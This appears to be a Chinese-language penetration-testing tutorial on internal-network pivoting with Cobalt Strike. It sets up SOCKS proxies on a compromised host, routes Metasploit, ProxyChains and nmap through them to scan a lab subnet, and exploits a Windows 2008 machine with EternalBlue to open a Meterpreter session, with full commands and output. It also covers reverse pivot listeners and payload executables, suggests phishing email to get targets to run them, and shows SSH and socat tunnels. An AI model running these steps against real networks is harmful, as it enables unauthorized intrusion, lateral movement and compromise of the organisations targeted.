
之后，windc 主机就上线了，域中如果还有其他主机，也可以使用这种方法去横向移动。

1. SOCKS 代理转发

1、SOCKS 代理转发

在进行转发操作之前，需要将当前会话改为交互模式，也就是说输入命令就被执行，执行 `sleep 0` 即为交互模式。

Socks



在当前 beacon 上可以右击选择 `Pivoting --> SOCKS Server` 设置一个 Socks4a 代理服务

或者使用命令 `socks [port]` 进行设置

使用命令 `socks stop` 关闭 Socks 代理服务

在 `View --> Proxy Pivots` 中可以看到已经创建的代理服务

Metasploit 连接到 Socks 代理服务

CS 中创建好代理后，在 Metasploit 中可以运行以下命令通过 beacon 的 Socks 代理进行通信

```
setg Proxies socks4:127.0.0.1:[port]
setg ReverseAllowProxy true
```

如果感觉上面命令比较长，还可以在 `Proxy Pivots` 界面中点击 `Tunnel` 按钮查看命令。

运行以下命令来停止

setg 命令和 unsetg 表示在 metasploit 中全局有效，不用在每次选择模块后再重新设置。

演示

1、环境说明

> 攻击机 IP：192.168.175.200
> 上线主机：外部 IP 192.168.175.130、内部 IP 192.168.232.133
> 攻击目标：192.168.232.0/24 地址段

当前已经上线了一个 IP 为 192.168.175.130 主机，通过 ipconfig 发现，该主机也在 192.168.232.0/24 地址段内。

但当前攻击机无法访问 232 的地址段，因此如果想对 232 段内的主机发起攻击，就可以采用将 192.168.175.130 作为跳板机访问的方式。

2、设置 socks 代理

开启交互模式

powershell

```
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
```

开启 socks 代理

powershell

```
beacon> socks 9527
[+] started SOCKS4a server on: 9527
[+] host called home, sent: 16 bytes
```

以上操作也可以通过图形化的方式进行。

3、Metasploit 中进行设置

开启 Metasploit 后，运行 setg 命令

```
setg Proxies socks4:192.168.175.200:9527
```

powershell

```
msf5 > setg Proxies socks4:192.168.175.200:9527
Proxies => socks4:192.168.175.200:9527
```

4、扫描 192.168.232.0/24 地址段中的 445 端口

这里作为演示，只扫描一下 445 端口

```
use auxiliary/scanner/smb/smb_version
set rhost 192.168.232.0/24
set threads 64
exploit
```

powershell

```
msf5 > use auxiliary/scanner/smb/smb_version

msf5 auxiliary(scanner/smb/smb_version) > set rhost 192.168.232.0/24
rhost => 192.168.232.0/24

msf5 auxiliary(scanner/smb/smb_version) > set threads 64
threads => 64

msf5 auxiliary(scanner/smb/smb_version) > exploit
use auxiliary/scanner/smb/smb_version
[*] 192.168.232.0/24:445  - Scanned  44 of 256 hosts (17% complete)
[*] 192.168.232.0/24:445  - Scanned  64 of 256 hosts (25% complete)
[*] 192.168.232.0/24:445  - Scanned 110 of 256 hosts (42% complete)
[*] 192.168.232.0/24:445  - Scanned 111 of 256 hosts (43% complete)
[*] 192.168.232.0/24:445  - Scanned 128 of 256 hosts (50% complete)
```

```
[+] 192.168.232.133:445   - Host is running Windows 7 Ultimate SP1 (build:7601) (name:WIN
TEST) (domain:TEAMSSIX) (signatures:optional)
[+] 192.168.232.132:445   - Host is running Windows 2008 HPC SP1 (build:7601) (name:WIND
C) (domain:TEAMSSIX) (signatures:required)
[*] 192.168.232.0/24:445  - Scanned 165 of 256 hosts (64% complete)
[*] 192.168.232.0/24:445  - Scanned 184 of 256 hosts (71% complete)
[*] 192.168.232.0/24:445  - Scanned 220 of 256 hosts (85% complete)
[*] 192.168.232.0/24:445  - Scanned 249 of 256 hosts (97% complete)
[*] 192.168.232.0/24:445  - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

5、发现利用

通过扫描发现在 192.168.232.0/24 地址段内，除了已经上线的 `133` 主机外，还有 `132` 主机也开放了 445 端口，且该主机为 Windows 2008 的操作系统，这里使用永恒之蓝作为演示。

```
use exploit/windows/smb/ms17_010_eternalblue
set rhosts 192.168.232.132
set payload windows/x64/meterpreter/bind_tcp
exploit
```

powershell

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue

msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.232.132
rhosts => 192.168.232.132

msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/bind
_tcp
payload => windows/x64/meterpreter/bind_tcp

msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] 192.168.232.132:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.232.132:445   - Host is likely VULNERABLE to MS17-010! - Windows Server 2008
HPC Edition 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.232.132:445   - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.232.132:445 - Connecting to target for exploitation.
```

```
[+] 192.168.232.132:445 - Connection established for exploitation.
[+] 192.168.232.132:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.232.132:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.232.132:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Wi
ndows Server 2
[*] 192.168.232.132:445 - 0x00000010  30 30 38 20 48 50 43 20 45 64 69 74 69 6f 6e 20  00
8 HPC Edition
[*] 192.168.232.132:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  76
01 Service Pac
[*] 192.168.232.132:445 - 0x00000030  6b 20 31                                          k
1
[+] 192.168.232.132:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.232.132:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.232.132:445 - Sending all but last fragment of exploit packet
[*] 192.168.232.132:445 - Starting non-paged pool grooming
[+] 192.168.232.132:445 - Sending SMBv2 buffers
[+] 192.168.232.132:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 b

uffer.
[*] 192.168.232.132:445 - Sending final SMBv2 buffers.
[*] 192.168.232.132:445 - Sending last fragment of exploit packet!
[*] 192.168.232.132:445 - Receiving response from exploit packet
[+] 192.168.232.132:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.232.132:445 - Sending egg to corrupted connection.
[*] 192.168.232.132:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.232.132:4444
[*] Sending stage (201283 bytes) to 192.168.232.132
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 192.168.175.200:9527) at 2020-09-01 22:13:
57 -0400
[+] 192.168.232.132:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.232.132:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.232.132:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > ipconfig
Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:d3:6c:3d
MTU          : 1500
IPv4 Address : 192.168.232.132
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a1ac:3035:cbdf:4872
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

使用 ProxyChains 进行代理转发

使用 ProxyChains 可以使我们为没有代理配置功能的软件强制使用代理

1. 和 上一节 中介绍的一致，开启一个 socks 代理服务
2. 配置 `/etc/proxychains.conf` 文件
3. 运行 `proxychains + 待执行命令`

接下来继续 上一节 中的演示环境：

> 攻击机 IP：192.168.175.200
> 上线主机：外部 IP 192.168.175.130、内部 IP 192.168.232.133
> 攻击目标：192.168.232.0/24 地址段

1、设置 socks 代理

首先开启交互模式，之后开启 socks 代理

powershell

```
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> socks 9527
[+] host called home, sent: 16 bytes
[+] started SOCKS4a server on: 9527
```

2、配置 ProxyChains

在攻击机上，配置 `/etc/proxychains.conf` 文件的最后一行，根据当前攻击主机 IP 与设置的 Socks 端口，修改如下：

```
socks4 192.168.175.200 9527
```

3、开始使用 ProxyChains

根据 上一节 使用 Metasploit 的扫描可以知道，在 192.168.232.0/24 地址段中存在主机 192.168.232.132 ，接下来使用 nmap 扫描一下常见的端口，这里以 80,443,445,3389 作为演示。

```
proxychains nmap -sT -Pn 192.168.232.132 -p 80,443,445,3389
```

> –sT：使用 TCP 扫描
> –Pn：不使用 Ping
> –p：指定扫描端口
> 注：不加上 –sT –Pn 参数，将无法使用 proxychains 进行代理扫描

powershell

```
> proxychains nmap -sT -Pn 192.168.232.132 -p 80,443,445,3389
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-07 23:05 EDT
[proxychains] Strict chain  ...  192.168.175.200:9527  ...  192.168.232.132:80  ...  OK
[proxychains] Strict chain  ...  192.168.175.200:9527  ...  192.168.232.132:445  ...  OK
[proxychains] Strict chain  ...  192.168.175.200:9527  ...  192.168.232.132:3389  ...  OK
[proxychains] Strict chain  ...  192.168.175.200:9527  ...  192.168.232.132:443 <--denied
```

```
Nmap scan report for 192.168.232.132
Host is up (0.19s latency).

PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  closed https
445/tcp  open   microsoft-ds
3389/tcp open   ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 14.35 seconds
```

通过扫描可以看到目标 80 端口是开放的，接下来使用 curl 作为对比示例。


```
curl 192.168.232.132
proxychains curl 192.168.232.132
```

powershell

```
> curl 192.168.232.132
curl: (7) Failed to connect to 192.168.232.132 port 80: No route to host

> proxychains curl 192.168.232.132
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  192.168.175.200:9527  ...  192.168.232.132:80  ...  OK
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DT
D/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
……内容太多，此处省略……
```


2、反向转发

反向转发顾名思义就是和 上一节 中提到的转发路径相反，之前我们设置的代理是 `CS服务端 --> 上线主机 --> 内网主机` ，反向转发则是 `内网主机 --> 上线主机 --> CS服务端` 。




继续使用上面的演示环境，首先右击上线主机会话，选择 `Pivoting --> Listener` ，除了

Name 选项之外，CS 都会自动配置好，这里直接使用默认的配置信息。




之后生成一个 Windows 可执行文件，选择上一步生成的监听器，如果目标是 64 位则勾选使用 x64 Payload 的选项。

x64 Payload 的选项。



之后将该可执行文件在目标主机上执行即可，在现实环境中可以尝试使用钓鱼邮件的方式诱导目标执行。


当目标执行该文件后，就会发现当前不出网的 192.168.232.132 主机已经上线了。



有一说一，关于这部分网上大部分教程还是 CS 3.x 版本的教程，而在 4.0 的操作中个人感觉要方便很多。

网上关于这部分内容的 CS 4.0 的教程真的是少之又少，一开始在参考 3.x 教程的时候踩了很多坑，最后终于某内部知识库发现了一篇关于这部分内容的 4.0 教程，在该教程的参考下才发现居然如此简单。

3、通过 SSH 开通通道



1、连接到上图中蓝色区域里的 PIVOT 主机并开启端口转发

```
ssh -D 1080 user@<blue pivot>
```

> 该命令中的 -D 参数会使 SSH 建立一个 socket，并去监听本地的 1080 端口，一旦有数据传向那个端口，就自动把它转移到 SSH 连接上面，随后发往远程主机。

2、在红色区域的 PIVOT 主机上开启通过 SSH Socks 的 445 端口转发

```
socat TCP4-LISTEN:445,fork SOCKS4:127.0.0.1:<target>:445
```

> socat 可以理解成 netcat 的加强版。socat 建立 socks 连接默认端口就是 1080 ，由于我们上面设置的就是 1080，因此这里不需变动。如果设置了其他端口，那么这里还需要在命令最后加上 `,socksport=<port>` 指定端口才行。

